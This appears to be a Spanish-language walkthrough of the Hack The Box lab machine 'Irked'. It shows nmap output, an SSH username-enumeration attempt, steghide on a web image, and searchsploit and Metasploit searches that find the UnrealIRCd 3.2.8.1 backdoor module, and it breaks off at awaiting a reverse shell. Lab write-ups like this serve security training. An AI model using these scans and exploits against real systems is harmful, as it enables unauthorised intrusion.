




Scan de nmap enviado...




```
└─$ sudo nmap -p- --min-rate 5000 -n -Pn -sV -sC -vvv 10.10.10.117 -oN scan.txt
[sudo] contraseña para jouker:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-18 15:22 CEST
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 15:22
Completed NSE at 15:22, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 15:22
Completed NSE at 15:22, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 15:22
Completed NSE at 15:22, 0.00s elapsed
Initiating SYN Stealth Scan at 15:22
Scanning 10.10.10.117 [65535 ports]
Discovered open port 111/tcp on 10.10.10.117
Discovered open port 80/tcp on 10.10.10.117
Discovered open port 22/tcp on 10.10.10.117
Increasing send delay for 10.10.10.117 from 0 to 5 due to max_successful_tryno increase to 4
Discovered open port 6697/tcp on 10.10.10.117
Increasing send delay for 10.10.10.117 from 5 to 10 due to 1261 out of 4201 dropped probes since last increase.
Discovered open port 65534/tcp on 10.10.10.117
Increasing send delay for 10.10.10.117 from 10 to 20 due to max_successful_tryno increase to 5
Discovered open port 8067/tcp on 10.10.10.117
Increasing send delay for 10.10.10.117 from 20 to 40 due to max_successful_tryno increase to 6
```



```
PORT      STATE SERVICE REASON         VERSION
22/tcp    open  ssh     syn-ack ttl 63 OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   1024 6a:5d:f5:bd:cf:83:78:b6:75:31:9b:dc:79:c5:fd:ad (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBAI+wKAAyWgx/P7Pe78y6/80XVTd6QEv6t5ZIpdzKvS8qbkChLB7LC+/HVuxLshOUtac4oHr/IF9YBytBoaAte
UEYqiZlcc65NspAAAAFQDwgf5Wh8QRu3zSvOIXTk+5g0eTKQAAAIBQuTzKnX3nNfflt++gnjAJ/dIRXW/KMPTNOSo730gLxMWVeId3geXDkiNCD/zo5
9fCDs2/QsAeuhCPgEDjLXItW9ibfFqLxyP2QAAAIAE5MCdrGmT8huPIxPI+bQWeQyKQI/lH32FDZb4xJBPrrqlk9wKWOa1fU2JZM0nrOkdnCPIjLeq9
/SfAsiFQPzYKomDiBtByS9XA==
|   2048 75:2e:66:bf:b9:3c:cc:f7:7e:84:8a:8b:f0:81:02:33 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDDGASnp9kH4PwWZHx/V3aJjxLzjpiqc2FOyppTFp7/JFKcB9otDhh5kWgSrVDVijdsK95KcsEKC
EuNgiSYOr+uuEeLxzJb6ccq0VMnSvBd88FGnwpEoH1JYZyyTnnbwtBrXSz1tR5ZocJXU4DmI9pzTNkGFT+Q/K6V/sdF73KmMecatgcprIENgmVSaiKh
xKvUar
|   256 c8:a3:a2:5e:34:9a:c4:9b:90:53:f7:50:bf:ea:25:3b (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFeZigS1PimiXXJSqDy2KTT4UEEphoLAk8/ftEXUq
|   256 8d:1b:43:c7:d0:1a:4c:05:cf:82:ed:c1:01:63:a2:0c (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIC6m+0iYo68rwVQDYDejkVvsvg22D8MN+bNWMUEOWrhj
80/tcp    open  http    syn-ack ttl 63 Apache httpd 2.4.10 ((Debian))
| http-methods:
|_  Supported Methods: POST OPTIONS GET HEAD
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Site doesn't have a title (text/html).
111/tcp   open  rpcbind syn-ack ttl 63 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          41708/udp   status
|   100024  1          46329/tcp   status
|   100024  1          50712/udp6  status
|_  100024  1          55474/tcp6  status
6697/tcp  open  irc     syn-ack ttl 63 UnrealIRCd
8067/tcp  open  irc     syn-ack ttl 63 UnrealIRCd
46329/tcp open  status  syn-ack ttl 63 1 (RPC #100024)
65534/tcp open  irc     syn-ack ttl 63 UnrealIRCd
Service Info: Host: irked.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

En este caso se puede observar como la versión se SSH es inferior a la 7.7, esto se ha hablado mucho pero nunca hemos realizado una enumeración como tal con esta comanda, por lo que vamos a realizarla aunque sea 1 vez.




```
┌──(jouker㉿joukerm)-[~/Escritorio/temporal]
└─$ python2 77.py 10.10.10.117 hola.rxt
/home/jouker/.local/lib/python2.7/site-packages/paramiko/trans
recated in cryptography, and will be removed in the next relea
  from cryptography.hazmat.backends import default_backend
/home/jouker/.local/lib/python2.7/site-packages/paramiko/kex_e
oved in a future version. Please use EllipticCurvePublicKey.pu
  m.add_string(self.Q_C.public_numbers().encode_point())
/home/jouker/.local/lib/python2.7/site-packages/paramiko/kex_e
moved in a future version. Please use EllipticCurvePublicKey.f
  self.curve, Q_S_bytes
/home/jouker/.local/lib/python2.7/site-packages/paramiko/kex_e
moved in a future version. Please use EllipticCurvePublicKey.p
  hm.add_string(self.Q_C.public_numbers().encode_point())
[-] hola.rxt is an invalid username
```

Aparte de los errores, no admite usar wordlists, por lo que a no ser que creemos automatizaciones con bash scripting la verdad es que estamos un poco out adivinando a la ligera, quizas si se puede pero yo no lo he visto


Mirando los otros puertos tenemos la página web:

La propia página cuando accedemos mediante la página web convencional, no parece haber nada de interés pero esta foto tan convenientemente grande parece ser blanco de steganografia.




IRC is almost working!

Bingo a medias, nos faltan las credenciales para vulnerarlo




```
Extraer datos adjuntos desde stg.jpg: steghide extract -sf s

┌──(jouker㉿joukerm)-[~/Escritorio/temporal]
└─$ steghide -sf irked.jpg
steghide: comando desconocido "-sf".
steghide: escriba "steghide --help" para la ayuda.

┌──(jouker㉿joukerm)-[~/Escritorio/temporal]
└─$ sudo steghide -sf irked.jpg
[sudo] contraseña para jouker:
steghide: comando desconocido "-sf".
steghide: escriba "steghide --help" para la ayuda.

┌──(jouker㉿joukerm)-[~/Escritorio/temporal]
└─$ sudo steghide extract -sf irked.jpg
Anotar salvoconducto:
```

Al parecer hay alguna versión de unrealIRC en metasploit que podemos llegar a vulnerar, vamos a ver que esconde si abrimos el msfconsole, que hace tiempo que lo tenemos bastante tranquilo...




```
---------------------------------------------------------------------------------- ---------------------------
Shellcodes: No Results

┌──(jouker㉿joukerm)-[~/Escritorio/temporal]
└─$ searchsploit unrealIRC
---------------------------------------------------------------------------------- ---------------------------
 Exploit Title                                                                    |  Path
---------------------------------------------------------------------------------- ---------------------------
UnrealIRCd 3.2.8.1 - Backdoor Command Execution (Metasploit)                      | linux/remote/16922.rb
UnrealIRCd 3.2.8.1 - Local Configuration Stack Overflow                           | windows/dos/18011.txt
UnrealIRCd 3.2.8.1 - Remote Downloader/Execute                                    | linux/remote/13853.pl
UnrealIRCd 3.x - Remote Denial of Service                                         | windows/dos/27407.pl
---------------------------------------------------------------------------------- ---------------------------
Shellcodes: No Results
```




```
└─$ msfconsole -q
msf6 > search unralirc
[-] No results from search
msf6 > search unrealirc

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12       excellent  No     UnrealIRCD 3.2.8.1 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor

msf6 >
```

Configuramos las opciones que nos piden en metasploit y esperamos a la reverse shell a funcionar.



